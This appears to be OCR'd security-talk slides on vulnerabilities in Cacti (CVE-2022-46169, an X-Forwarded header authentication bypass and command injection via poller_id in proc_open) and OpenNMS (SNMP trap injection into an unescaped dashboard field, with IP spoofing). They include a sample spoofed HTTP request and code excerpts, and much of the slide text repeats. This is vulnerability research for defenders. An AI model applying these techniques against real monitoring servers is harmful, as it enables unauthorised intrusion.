        // ...
```


sonar

Cacti - remote_agent.php

```php
function remote_client_authorized() {
  $client_addr = get_client_addr();
  $client_name = gethostbyaddr($client_addr);
  // ...
  $pollers = db_fetch_assoc('SELECT * FROM poller', true, $poller_db_cnn_id);
  foreach($pollers as $poller) {
     if (remote_agent_strip_domain($poller['hostname']) == $client_name) {
        return true;
        // ...
```


sonar

Cacti - remote_agent.php

```php
function remote_client_authorized() {
  $client_addr = get_client_addr();
  $client_name = gethostbyaddr($client_addr);
  // ...
  $pollers = db_fetch_assoc('SELECT * FROM poller', true, $poller_db_cnn_id);
  foreach($pollers as $poller) {
     if (remote_agent_strip_domain($poller['hostname']) == $client_name) {
        return true;
        // ...
```


sonar

Cacti - remote_agent.php

```php
function remote_client_authorized()
  $client_addr = get_client_addr();
  $client_name = gethostbyaddr($client_addr);
  // ...
  $pollers = db_fetch_assoc('SELECT * FROM poller', true, $poller_db_cnn_id);
  foreach($pollers as $poller) {
     if (remote_agent_strip_domain($poller['hostname']) == $client_name) {
        return true;
        // ...
```

```php
function get_client_addr($client_addr = false) {
  $http_addr_headers = array(
'HTTP_X_FORWARDED', 'HTTP_X_FORWARDED_FOR', // ...
```


sonar

Cacti - remote_agent.php

```
function remote_client_authorized()
  $client_addr = get_client_addr();
  $client_name = gethostbyaddr($client_addr);
```

```
function get_client_addr($client_addr = false) {
  $http_addr_headers = array(
  'HTTP_X_FORWARDED', 'HTTP_X_FORWARDED_FOR', // ...
```

```
GET /cacti/remote_agent.php HTTP/1.1
Host: 13.37.13.37
X-Forwarded: 13.37.13.37
...
```

```
oller', true, $poller_db_cnn_id);

hostname']) == $client_name) {
        return true;
        // ...
```


sonar

Cacti - remote_agent.php

```php
function remote_client_authorized() {
  $client_addr = get_client_addr();
  $client_name = gethostbyaddr($client_addr);
  // ...
  $pollers = db_fetch_assoc('SELECT * FROM poller', true, $poller_db_cnn_id);
  foreach($pollers as $poller) {
     if (remote_agent_strip_domain($poller['hostname']) == $client_name) {
        return true;
        // ...
```

'10.0.8.15'

sonar

Cacti - remote_agent.php

```php
function remote_client_authorized() {
  $client_addr = get_client_addr();
  $client_name = gethostbyaddr($client_addr);
  // ...
  $pollers = db_fetch_assoc('SELECT * FROM poller', true, $poller_db_cnn_id);
  foreach($pollers as $poller) {
     if (remote_agent_strip_domain($poller['hostname']) == $client_name) {
        return true;
        // ...
```

'host523403.servers'

sonar

Cacti - remote_agent.php

```php
function remote_client_authorized() {
  $client_addr = get_client_addr();
  $client_name = gethostbyaddr($client_addr);
  // ...
  $pollers = db_fetch_assoc('SELECT * FROM poller', true, $poller_db_cnn_id);
  foreach($pollers as $poller) {
     if (remote_agent_strip_domain($poller['hostname']) == $client_name) {
        return true;
        // ...
```

sonar

Cacti - remote_agent.php

```php
function poll_for_data() {
  // ...
  $host_id        = get_filter_request_var('host_id');
  $poller_id      = get_nfilter_request_var('poller_id');
```

Cacti - remote_agent.php

```php
function poll_for_data() {
  // ...
  $host_id        = get_filter_request_var('host_id');
  $poller_id      = get_nfilter_request_var('poller_id');
```


sonar

Cacti - remote_agent.php

```php
return filter_var($_REQUEST[$name], FILTER_VALIDATE_INT);
```

```php
function poll_for_data() {
  // ...
  $host_id        = get_filter_request_var('host_id');
  $poller_id      = get_nfilter_request_var('poller_id');
```


sonar

Cacti - remote_agent.php

```php
function poll_for_data() {
  // ...
  $host_id        = get_filter_request_var('host_id');
  $poller_id      = get_nfilter_request_var('poller_id');
```

```php
return $_REQUEST[$name];
```


sonar

Cacti - remote_agent.php

```
  foreach($items as $item) {
     switch ($item['action']) {
     // ...
     case POLLER_ACTION_SCRIPT_PHP:
        // ...
        $cactiphp = proc_open(read_config_option('path_php_binary') . ' -q
' . $config['base_path'] . '/script_server.php realtime ' . $poller_id,
$cactides, $pipes);
```


sonar

Cacti - remote_agent.php

```
  foreach($items as $item) {
     switch ($item['action']) {
     // ...
     case POLLER_ACTION_SCRIPT_PHP:
        // ...
        $cactiphp = proc_open(read_config_option('path_php_binary') . ' -q
' . $config['base_path'] . '/script_server.php realtime ' . $poller_id,
$cactides, $pipes);
```

sonar

Cacti - remote_agent.php

```
  foreach($items as $item) {
     switch ($item['action']) {
     // ...
     case POLLER_ACTION_SCRIPT_PHP:
        // ...
        $cactiphp = proc_open(read_config_option('path_php_binary') . ' -q
' . $config['base_path'] . '/script_server.php realtime ' . $poller_id,
$cactides, $pipes);
```


sonar

Cacti - Demo

CVE-2022-46169


sonar

Vulnerabilities and Exploitation

sonar

OpenNMS

- Enterprise-grade, open-source monitoring solution
- The OpenNMS Group
- Developed in Java



OpenNMS - Attack Surface


- Web Interface
  - Very limited unauthenticated attack surface

OpenNMS - Attack Surface


- Web Interface
  - Unauthenticated attack surface very limited
- Data Collection
  - Custom SNMP listener
  - Receive traps actively sent from monitored device

sonar


OpenNMS - Data Collection




OpenNMS - Data Collection




OpenNMS - Data Collection




OpenNMS - Data Collection



OpenNMS - Data Collection



OpenNMS - Data Collection



OpenNMS - Data Collection

SNMP Trap

```
Object Name : snmpTrapOID
Value       : rtInitializeStarted
```

```
Object Name : rtAdapterNumber
Value       : 2
```

```
<event>
 <uei>uei.opennms.org/vendor/HP/traps/rtInitializeStarted</uei>
 <severity>Normal</severity>
 <descr>&lt;p>Adapter-%parm[#1]%: Initialization Started.&lt;/p></descr>
 ...
</event>
```


Event

```
severity = Normal
```

```
description = "&lt;p>Adapter-2: Initialization Started.&lt;/p>"
```


sonar

OpenNMS - Data Collection




sonar

OpenNMS - Dashboard


```
...
 <div class="card severity">
   <div class="card-header">
     <span>Description</span>
   </div>
   <div class="card-body severity-<%= event.getSeverity().getLabel().toLowerCase() %>">
     <%=WebSecurityUtils.sanitizeString(event.getDescription(), true)%>
   </div>
 </div>
```

sonar

OpenNMS - Alarms



OpenNMS - Alarms



OpenNMS - Alarms

```
<event>
  <uei>uei.opennms.org/translator/traps/SNMP_Link_Down</uei>
  ...
  <!-- reduce alarms from traps and polls into a single alarm -->
  <alarm-data
reduction-key="uei.opennms.org/nodes/snmp/interfaceOperDown:%dpname%:%nodeid%:%parm[#1]%"
alarm-type="1" auto-clean="false">
    <update-field field-name="severity" update-on-reduction="true"/>
  </alarm-data>
</event>
```


sonar

OpenNMS - Alarms

```
<event>
  <uei>uei.opennms.org/translator/traps/SNMP_Link_Down</uei>
  ...
  <!-- reduce alarms from traps and polls into a single alarm -->
  <alarm-data
reduction-key="uei.opennms.org/nodes/snmp/interfaceOperDown:%dpname%:%nodeid% %parm[#1]%"
alarm-type="1" auto-clean="false">
    <update-field field-name="severity" update-on-reduction="true"/>
  </alarm-data>
</event>
```

OpenNMS - Dashboard

```
...
 <div class="card severity">
   <div class="card-header">
     <span>Description</span>
   </div>
   <div class="card-body severity-<%= alarm.getSeverity().getLabel().toLowerCase() %>">
     <%=WebSecurityUtils.sanitizeString(alarm.getDescription(), true)%>
   </div>
 </div>
```

sonar

OpenNMS - Dashboard

```
...
<th class="col-2">Reduction Key</th>
<td class="col-10" colspan="3">
  <% if (alarm.getReductionKey() != null) {%>
  <%=alarm.getReductionKey()%>
  <% } else {%>
   
  <% }%>
</td>
```

OpenNMS - Attack Surface

- Data Collection as unauthenticated attack surface?

OpenNMS - Attack Surface

- Data Collection as unauthenticated attack surface?
  - No authentication required to send SNMP trap
  - Traps from unknown hosts will be dropped

OpenNMS - Attack Surface

- Data Collection as unauthenticated attack surface?
  - No authentication required to send SNMP trap
  - Traps from unknown hosts will be dropped
  - SNMP based on UDP
    - IP Spoofing
    - IP address of valid host must be known


sonar

OpenNMS - Attack Surface

